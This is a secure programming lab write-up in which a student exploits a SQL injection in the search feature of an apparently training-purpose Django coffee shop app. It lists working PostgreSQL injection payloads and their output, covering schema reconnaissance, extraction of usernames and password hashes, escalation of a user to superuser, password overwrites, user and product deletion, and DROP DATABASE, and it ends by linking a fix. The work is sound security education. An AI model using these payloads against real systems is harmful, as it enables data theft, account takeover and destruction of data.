

# Secure Programming

## Lab1

### Threat Modelling

---

#### Questions


1. What is the result?


```
xxx') UNION SELECT 1, table_name, column_name, 4 FROM information schema.columns WHERE table_name = 'auth_user' --
```


→ The result shows the schema information of the auth\_user table – column names:  
— date\_joined, is\_active, password, email, is\_staff, first\_name, id, last\_name, is\_superuser, last\_login, username


[Coffee Shop](#) [Shop](#) [Basket](#) [Orders](#) [Gallery](#) [My Account](#) [Contact](#)  [Login](#)


### Search


**auth\_user**  
date\_joined  
Unit price: 4.00  [Add to Basket](#)

**auth\_user**  
is\_active  
Unit price: 4.00  [Add to Basket](#)

**auth\_user**  
password  
Unit price: 4.00  [Add to Basket](#)

**auth\_user**  
email  
Unit price: 4.00  [Add to Basket](#)

**auth\_user**  
is\_staff  
Unit price: 4.00  [Add to Basket](#)

**auth\_user**  
...

2. You see terms like `date_joined`, `is_active`, `is_staff` etc. What do you think these terms represent?


→ They are columns in the `auth_user` table describing user account attributes:

- **id** — primary key for the user record
- **username**, **first\_name**, **last\_name**, **email** — identity fields
- **password** — stored (hashed) password string
- **date\_joined** — account creation timestamp
- **last\_login** — last time the user logged in
- **is\_active** — whether the account is enabled (soft deleted?)
- **is\_staff** — permission to access admin site (staff status)
- **is\_superuser** — full admin privileges

3. What do you see now?

```
xxx'); UPDATE auth_user SET is_staff=true, is_superuser=true WHERE username = 'bob' --
```

→ After running the injection that sets `is_staff=true` and `is_superuser=true` for Bob and logging in as Bob, we now have admin panel access. We see the Django admin interface (`/admin/`) — Bob now has admin controls.



4. What malicious actions could Bob take on this page?

→ Basically anything we want, such as:

- Create/Update/Delete users
- Change user's info and permissions
- Add/Edit Products


## Task

### 1. Information gathering

#### a. Discover DB engine / version

- `xxx') UNION SELECT 1, version(), current_date::text, 0.0 --`
- **What it does:** confirms DB type/version (useful to craft later DB-specific statements).
- **Effect:** shows the database version string and date in the returned rows.

#### Search



PostgreSQL 14.19 (Ubuntu 14.19-0ubuntu0.22.04.1) on x86\_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1~22.04.2) 11.4.0, 64-bit


2025-10-03

Unit price: 0.00  Add to Basket

#### b. Get DB name

- `xxx') UNION SELECT 1, current_database(), null, 0.0 --`
- **What it does:** confirms DB name (I'll use this info to drop db, later...).
- **Effect:** shows the database name in the returned rows.

#### Search



coffeeshop

None

Unit price: 0.00  Add to Basket

c. List public tables (schema reconnaissance)

- `xxx') UNION SELECT 1, table_name, table_schema, 0.0 FROM information schema.tables WHERE table_schema='public' --`
- **What it does:** returns table names that we can target for further extractions.
- **Effect:** Reveals table names in the public schema.

Search

The Coffee Shop  
Rainforest  
100% Arabica

**coffeeshop\_card**  
public  
Unit price: 0.00  Add to Basket

The Coffee Shop  
Rainforest  
100% Arabica

**coffeeshop\_cart**  
public  
Unit price: 0.00  Add to Basket

The Coffee Shop  
Rainforest  
100% Arabica

**auth\_group**  
public  
Unit price: 0.00  Add to Basket

The Coffee Shop  
Rainforest  
100% Arabica

**django\_session**  
public  
Unit price: 0.00  Add to Basket

...

d. List columns of a known table (schema detail)

- `xxx') UNION SELECT 1, column_name, data_type, 0.0 FROM information schema.columns WHERE table_name='coffeeshop_product' --`
- **What it does:** lists column names and types for a specific table so to know which columns hold sensitive data.
- **Effect:** shows columns such as description, name, unit\_price, id (for coffeeshop\_product table).

Search

The Coffee Shop  
Rainforest  
100% Arabica

**description**  
text  
Unit price: 0.00  Add to Basket

The Coffee Shop  
Rainforest  
100% Arabica

**name**  
character varying  
Unit price: 0.00  Add to Basket

The Coffee Shop  
Rainforest  
100% Arabica

**unit\_price**  
double precision  
Unit price: 0.00  Add to Basket


The Coffee Shop  
Rainforest  
100% Arabica


**id**  
integer  
Unit price: 0.00  Add to Basket


e. Extract sensitive fields

- `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user --`
- `xxx') UNION SELECT id, email, last_login::text, 0.0 FROM auth_user --`
- **What it does:** shows selected columns from a table.
- **Effect:** returns rows from the auth\_user table (usernames + hashed passwords / email + last login time).


Search


**admin**  
pbkdf2\_sha256\$260000\$I24iaVeEydivHq0reIEWKo\$h33VS/7GYsJRCrUxddJ7a9ETkCVED9wzSamgET9mtC8=  
Unit price: 0.00  Add to Basket


**bob**  
pbkdf2\_sha256\$260000\$196Yy39wGIUmB6Oo74qPZX\$h2aNDHb0G6mPboLXu05jb1ff4Qn9JAiweGan4XxAI0=  
Unit price: 0.00  Add to Basket

**alice**  
pbkdf2\_sha256\$260000\$Eck6JM1cQcdfqZBnsRmNFW\$3g5ZQNOMVnAPa7XnWXTsq0b6s/kJSPLeYwGwaD//aDk=  
Unit price: 0.00  Add to Basket

Search

**alice@alice.com**  
None  
Unit price: 0.00  Add to Basket


**bob@bob.com**  
2025-10-04 18:18:19.197144+00  
Unit price: 0.00  Add to Basket

**admin**  
None  
Unit price: 0.00  Add to Basket

f. Which users are staff (find admins)

- `xxx') UNION SELECT id, username, is_staff::text, 0.0 FROM auth_user WHERE is_staff=true --`
- **What it does:** shows usernames with is\_staff = true (helps identify admin accounts).
- **Effect:** show admin accounts.





Search

**admin**  
true  
Unit price: 0.00  Add to Basket

g. Show a table's textual preview

- ```
xxx') UNION SELECT id, name, description, unit_price  
FROM coffeeshop_product LIMIT 10 --
```
- **What it does:** shows a few product rows.
- **Effect:** just what home page (/) is doing.

### Search


|                                                                                   |                                                                                                                                                                                                   |
|-----------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  | <b>Rainforest</b><br>Nutty, earthy flavour. 100% Arabica, single varietal.<br>Unit price: 7.99 <input type="text" value="1"/> <a href="#">Add to Basket</a>                                       |
|  | <b>Milano</b><br>A classic espresso blend. Rich, dark roasted. 90% Arabica, 10% Robusto blend.<br>Unit price: 7.49 <input type="text" value="1"/> <a href="#">Add to Basket</a>                   |
|  | <b>Java</b><br>A pure Arabica coffee. Mild, smooth flavour. 100% Arabica blend.<br>Unit price: 7.49 <input type="text" value="1"/> <a href="#">Add to Basket</a>                                  |
|  | <b>Monsoon</b><br>Picked after the monsoon. Slightly oily, dark chocolate flavour. 100% Arabica single varietal.<br>Unit price: 8.99 <input type="text" value="1"/> <a href="#">Add to Basket</a> |

## 2. Make Changes to the db (Updates / Deletes / Drops)

### a. Update user data

- `xxx'); UPDATE auth_user SET password='qwerty' WHERE username='admin' --`
- **What it does:** change password for admin to 'qwerty'.
- **Effect:** passwords are saved as hash, so 'qwerty' is saved as hashed password value, and admin no longer have it's password. If admin types 'qwerty' as the password this won't work.
- `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user WHERE username='admin' --`
- **What it does:** shows user's password that we just changed.
- **Effect:** returns rows from the auth\_user table, where username is admin.


#### Search



### b. Delete user

- `xxx'); DELETE FROM auth_user WHERE username='admin' --`
- **What it does:** deletes a user
- **Effect:** deletes selected user
- `xxx') UNION SELECT 1, COUNT(*)::text, null, 0.0 FROM auth_user WHERE username='admin' --`
- **What it does:** shows number of users with the username we just deleted.
- **Effect:** returns rows from the auth\_user table, where username is admin.

#### Search



### c. Delete all products

- `xxx'); DELETE FROM coffeeshop_product --`
- **What it does:** clear the data in the table.
- **Effect:** Do nothing.

### d. Drop the DB

- `xxx'); DROP DATABASE coffeeshop --`
- **What it does:** delete database.
- **Effect:** Do nothing.

## Fixing the Vulnerability

[DanyilT/django-coffeeshop](#) repo forked from [stephen-oshaughnessy/django-coffeeshop](#)

Fixing SQL injection vulnerability in search function:

[DanyilT/django-coffeeshop/commit/f5479a39f5034031799e87ea329bd59c9154deb3](#)